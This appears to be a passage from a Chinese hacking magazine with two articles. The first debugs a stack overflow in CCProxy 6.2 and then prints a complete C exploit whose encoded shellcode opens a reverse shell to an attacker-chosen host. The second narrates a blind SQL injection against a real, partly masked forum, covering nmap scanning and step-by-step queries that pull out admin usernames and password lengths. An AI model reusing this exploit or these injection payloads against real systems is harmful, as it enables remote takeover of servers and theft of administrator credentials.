重新用OllyDbg运行ccproxy 6.2一次，下断点**bp strcpy，strcat,sprintf**，然后用方才的方法溢出一次，提示内存61616161是不易读取，并没有断下来，说明溢出不发生在strcpy、strcat、sprintf这些函数里面。记得isno以前说过ccproxy 6.2使用自己的函数实现sprintf的，没有调用msvcrt.dll里面的函数，想了一下，下断点**bp WSASend**，因为ccproxy 6.2是用WSASend来发送消息给客户端的F9运行，**telnet 127.0.0.1**，这个时候OllyDbg在004124f2断了下来，F9让他执行下去，然后我们在cmd输入ping 2000个a，OllyDbg又一次断在004124f2，F8单步跟踪，遇到call不跟入，一步一步下去，当到**0041735c CALL 00426B20**这里的时候，再跟下去就提示内存61616161是不易读取了，这样我们不到5分钟时间就找到了溢出的call很显然溢出发生在这个call里面。取消WSASend的断点，然后再下断点**bp 0041735c**，然后重新来一次。程序会断在**0041735c CALL 00426B20**处，我们用F7单步跟入然后在**CALL 00426B20**里是溢出发生的地方，里面调用了作者自己写的sprintf函数，这里没有对用户的输入进行检查，导致了溢出。我天生愚昧，不会写shellcode，就拿isno以前写针对HTTP代理的稍微改一下：

```
|-----------------------------------------------------------|
| |inc edx....inc edx|shellcode|0x7ffa54cd| |
|-----------------------------------------------------------|
ping +0X42 +shellcode +0x7ffa54cd=1016+ mov
ecx,0x29911111
                              shr ecx,0x14
                              sub esp,ecx
                              jmp esp
```

这样一来，返回地址变成0x7ffa54cd，0x7ffa54cd在2000下指向jmp esp，然后就会执行：

```
mov ecx,0x29911111
shr ecx,0x14
sub esp,ecx
jmp esp
```

这几句代码意思是把esp-299跳过去执行，这个时候就会到我们的0x42也就是inc edx，他没有任何意思，相当与nop。最后shellcode 运行，详细代码如下：

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>

#pragma comment(lib, "ws2_32")

unsigned char shellcode[] =
"xebx0ex5bx4bx33xc9xb1xfex80x34x0bxeexe2xfaxebx05"
"xe8xedxffxffxff"
"x07x36xeexeexeexb1x8ax4fxdexeexeexeex65xaexe2x65"
"x9exf2x43x65x86xe6x65x19x84xeaxb7x06x96xeexeexee"
"x0cx17x86xddxdcxeexeex86x99x9dxdcxb1xbax11xf8x7b"
"x84xedxb7x06x8exeexeexeex0cx17xbfxbfxbfxbfx84xef"
```

```
"x84xecx11xb8xfex7dx86x91xeexeexefx86xecxeexeexdb"
"x65x02x84xfexbbxbdx11xb8xfax6bx2ex9bxd6x65x12x84"
"xfcxb7x45x0cx13x88x29xaaxcaxd2xefxefx7dx45x45x45"
"x65x12x86x8dx83x8axeex65x02xbex63xa9xfexb9xbexbf"
"xbfxbfx84xefxbfxbfxbbxbfx11xb8xeax84x11x11xd9x11"
"xb8xe2x11xb8xf6x11xb8xe6xbfxb8x65x9bxd2x65x9axc0"
"x96xedx1bxb8x65x98xcexedx1bxddx27xa7xafx43xedx2b"
"xddx35xe1x50xfexd4x38x9axe6x2fx25xe3xedx34xaex05"
"x1fxd5xf1x9bx09xb0x65xb0xcaxedx33x88x65xe2xa5x65"
"xb0xf2xedx33x65xeax65xedx2bx45xb0xb7x2dx06xcdx11"
"x11x11x60xa0xe0x02x9cx10x5dxf8x01x20x0ex8ex43x37"
"xebx20x37xe7x1bx43x02x17x44x8ex09x97x28x97";

/*

+--------------------------------------------+
| |inc edx...inc edx|shellcode|0x7ffa54cd| | |
+--------------------------------------------+
        ping +0x42 +shellcode +0x7ffa54cd=1016

 :
mov ecx,0x12811111
shr ecx,0x14 //ecx=128
sub esp,ecx
jmp esp


1.
2. ecx inc edx
*/

void start(void)
{
printf("CCProxy 6.2 telnet  Stack Overflow Exploit!\n");
printf("written by Ruder 10/3/2005\n");
printf("Bug found by wolfboy at 9/3/2005\n");
printf("QQ:100105201\n");
printf("E-mail:hackerpeng@163.com\n");
printf("usage:target port backIP backPort\n");
printf("CCProxy 6.2 telnet 代理最新远程溢出漏洞利用程序\n");
printf("作者: wolfboy[彭峙酿 e.s.t]\n");
printf("漏洞发现者: wolfboy[彭峙酿 e.s.t]\n");
printf("漏洞发现时间 2005 年 3 月 9 日\n");
printf("使用方法: 目标 端口 返回 shell 的 IP 监听端口\n");
printf("这个漏洞送给我最爱的人: wtf,sagi, 半条命, 包子, 小刀, jiurl\n");
printf("冰封血情, dabubaobao, 当然还有我的 MM, 感谢你们对我的支持, 爱死你们了! \n");
}

int main(int argc, char *argv[])
{
WSADATA wsd;
SOCKET sClient;
int ret, i,tmp;
struct sockaddr_in server,local;
struct hostent *host = NULL;
int IPLen;
int a;
char buff[4096] = {0};
char *IPStr;
u_short tmp1;
char *PORTStr;

start();

if(argc != 5)
{
printf("usage: %s target port backIP backPortn", argv[0]);
printf("使用方法: 目标 端口 返回 shell 的 IP 监听端口\n");
exit(1);
}

if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
{
printf("Failed to load Winsock library!n");
return 1;
}

sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
if (sClient == INVALID_SOCKET)
{
printf("socket() failed: %dn", WSAGetLastError());
return 1;
}

// shellcode ,
tmp=inet_addr(argv[3]);
a=(DWORD)&tmp; //
IPStr=(char*)a;

shellcode[92]=IPStr[0]^0xee;
shellcode[93]=IPStr[1]^0xee;
shellcode[94]=IPStr[2]^0xee;
shellcode[95]=IPStr[3]^0xee;

tmp1=htons((u_short)atoi(argv[4]));
a=(DWORD)&tmp1;
PORTStr=(char*)a;

shellcode[99]=PORTStr[0]^0xee;
shellcode[100]=PORTStr[1]^0xee;

server.sin_family = AF_INET;
server.sin_port = htons((u_short)atoi(argv[2]));
server.sin_addr.s_addr = inet_addr(argv[1]);
if (server.sin_addr.s_addr == INADDR_NONE)
{
host = gethostbyname(argv[1]);
if (host == NULL)
```

```
{
printf("Unable to resolve server: %sn", argv[1]);
return 1;
}
CopyMemory(&server.sin_addr, host->h_addr_list[0],
host->h_length);
}

//
if (connect(sClient, (struct sockaddr *)&server,
sizeof(server)) == SOCKET_ERROR)
{
printf("connect() failed: %dn", WSAGetLastError());
return 1;
}

//
a=sizeof(sockaddr_in);

// IP
if (getsockname(sClient,(struct sockaddr *)&local,
&a)==SOCKET_
ERROR)
{
printf("getsockname() failed: %dn", WSAGetLast
Error());
return 1;
}
IPLen=strlen(inet_ntoa(local.sin_addr));


//ping
buff[0]=0x70;
buff[1]=0x69;
buff[2]=0x6e;
buff[3]=0x67;
buff[4]=0x20;

// INC EDX
// 0x42
tmp=1016-sizeof(shellcode)-5+1;
for(i=5;i<tmp+5;i++)
{
buff[i]=0x42;
}

CopyMemory(&buff[i],shellcode,sizeof(shellcode));
i=i+sizeof(shellcode)-1;

buff[i]=0xCD;
buff[i+1]=0x54;
buff[i+2]=0xFA;
buff[i+3]=0x7F;

i=i+4;
//
buff[i++]=0xB9;
buff[i++]=0x11;
buff[i++]=0x11;
buff[i++]=0x81;
buff[i++]=0x12;
buff[i++]=0xC1;
buff[i++]=0xE9;
buff[i++]=0x14;
buff[i++]=0x2B;
buff[i++]=0xE1;
buff[i++]=0xFF;
buff[i++]=0xE4;
ret=send(sClient,buff,i,0);

printf("发送成功，祝你好运\n");

closesocket(sClient);
WSACleanup();
return 0;
}
```

完整的代码已经给出了，剩下的事儿就是编译及测试了，留给菜鸟朋友们去亲身体验。

如果还有什么问题的话，欢迎大家找我。

从实例看SQL注入原理

Navyseals

这篇文章是04年7月我表妹告诉我说他们自己搞的论坛出了安全问题，叫我帮忙看看有没有什么可以给他们的系统管理员提的建议，而我当时正在看关于SQL注入方面的资料，于是对他们的论坛作了一下检查，基本上没有使用任何自动工具。虽然隔的有点久了，但是现在觉得还是可以作为学习SQL注入的原理篇实例来看，以下为当时的原文。

对www.z*******.com论坛的漏洞分析及解决方法建议：昨天下午听mm说她们的论坛出了问题，所以想来这里看看怎么回事。到今天中午为止发现z*******.com的多处漏洞，于是把昨天晚上和今天早上对www.z*******.com的检测活动作详细记录：

打开www.z*******.com的首页，到处乱逛了一下然后看到网页最下面的MyPower Ver3.51的字样，于是点击它来到www.asp163.net，也就是沼泽的论坛服务程序的开发商那里。于是知道论坛的服务程序叫做动力文章系统，版本为3.51。

由于不知道网站的问题出在哪里，只好先打开Win2000的cmd，如下：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\Documents and Settings\no3>ping www.z*******.
com
Pinging www.z*******.com [218.*.*.203] with 32
bytes of data:
Request timed out.
```

```
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 218.*.*.203:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

解析出ip地址为218.*.*.203。然后看看目标主机开了哪些服务，在cmd中打开扫描程序nmap。

```
C:\Documents and Settings\no3>c:\nmap -v -sS -O 218.*.*.203
Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-06-30 13:43 中国标准
时间
Host 218.*.*.203 appears to be up ... good.
Initiating SYN Stealth Scan against 218.*.*.203 at 13:43
Adding open port 80/tcp
Adding open port 389/tcp
Adding open port 1002/tcp
Adding open port 1720/tcp
Adding open port 21/tcp
The SYN Stealth Scan took 239 seconds to scan 1659 ports.
```

一看结果觉得比较茫然，感觉可用的端口只有2个，21和80。

更郁闷的是暂时想到的思路也不多：指望ftp的服务程序存在缓冲区溢出漏洞，web服务里面存在漏洞。先用ftp连接服务器：

```
C:\Documents and Settings\no3>ftp 218.5.76.203
Connected to 218.5.76.203.
220 Welcome to FTP server...
User (218.5.76.203:(none)):
```

没有说明ftp服务程序的版本信息，很讨厌。不知道版本就不知道是否可以溢出。暂时放弃对ftp服务程序溢出攻击。

这样注意力就只好转移到80端口上来了，也就是看看网站的web有什么可以利用的。虽然都2004年了，但还是down了一个webdav的检测程序对主机作了测试，失望，没法用webdav溢出直接拿系统权限。

既然是论坛，现在的注意力也就自然的转移到了SQL-Injection上面了，随便找一个asp的页面，如图1。




图 1

在http://www.z*******.com/Article_Show2.asp?ArticleID=301后面加单引号“'”，回车后，如图2所示。




图 2

然后http://www.z*******.com/Article_Show2.asp?ArticleID=301;and 1=1回车，出现出错信息：

```
Microsoft VBScript 运行时错误 错误 '800a000d'
类型不匹配: 'Cing'
/inc/syscode_article.asp, 行45
```

晕！注入不成功（因为要证明可以注入，必须要加单引号报错，“1=1”返回正常页面，然后“1=2”又报错才可以证明）。没法了，到这里觉得没什么办法了，可是又有点不甘心。到google上去搜索关键字“动力+sql注入”，再次狂晕！出来一大堆“动力文章系统3.5x打印页面存在注入点”这样的句子。

又回到论坛，随便打开一篇文章，在下边选打印此文，出来一个页面，如图3。




图 3

先加个单引号看一下，如图4，注意图4里面有个“%20”，这是因为“%20”是空格的编码，其实里面“articaleID=7”后面是一个空格和一个单引号。




图 4

从报错信息中看出，网站使用的是Access数据库，通过JET引擎连接数据库，而不是通过ODBC。经过输入“1=1”和“1=2”的判断之后，确定论坛存在SQL注入漏洞。于是下面开始对论坛数据进行有针对性地探测。

第一步：

提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and exists (select * from admin)，如图5。




图 5

可以看出返回正常页面，于是我们的SQL语句“select * from admin”没有出错，表示数据库中存在admin这个表。

第二步：

提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and exists(select id from admin)，还是返回正常页

面没有报错，表示在admin这个表中存在id这个字段。同理判断出admin中还存在username、password等几个我们感兴趣的字段。

第三步：

提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and (select id from admin where id=1)，返回正常页面，表示存在“id=1”的管理员。同理，提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and (select id from admin where id=2)，返回正常页面，表示存在“id=2”的管理员。依次猜下去，到“id=9”的时候出错，说明前8个都是管理员。

第四步：

猜id为1的管理员用户名长度，先假设长度小于6，提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and exists (select id from admin where len(username)<6 and id=1)，得到正常页面，如图6，于是知道用户名长度小于6。




图6

再缩短假设的长度（直到我们猜出准确值），假设小于5，提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and exists (select id from admin where len(username)<5 and id=1)，我们得到如图7所示的页面。




图7

出错了，找不到了，说明我们的假设条件“len(username)<5”不成立。既然这个用户的名字长度小于6又不小于5，当然就等于5了，不信看返回正常页面，如图8。




图8

第五步：

同理，使用类似的SQL语句来猜密码长度：

提交http://www. z*******.com/Article_Print.asp?ArticleID=7 and exists (select id from admin where len(password)<10 and id=1)，长度小于10报错，于是猜小于20不报错，再猜小于15报错，小于17不报错。看出是在15和17之间，那么长度就是16了。

现在，我们知道了“id=1”的管理员用户名长度是5，密码长度是16（看到这里我就高兴不起来了，因为长度16很可能是由MD5进行过加密的），管他呢，先把MD5加密后的字符串拿到，再慢慢跑密码说不定跑得出来。

第六步：

找出这个用户名！提交http://www.z*******.com/Article_Print.asp?ArticleID=7 and 1=(select id from admin where asc(mid(username,1,1))<100 and id=1)，得到正确页面，如图9。

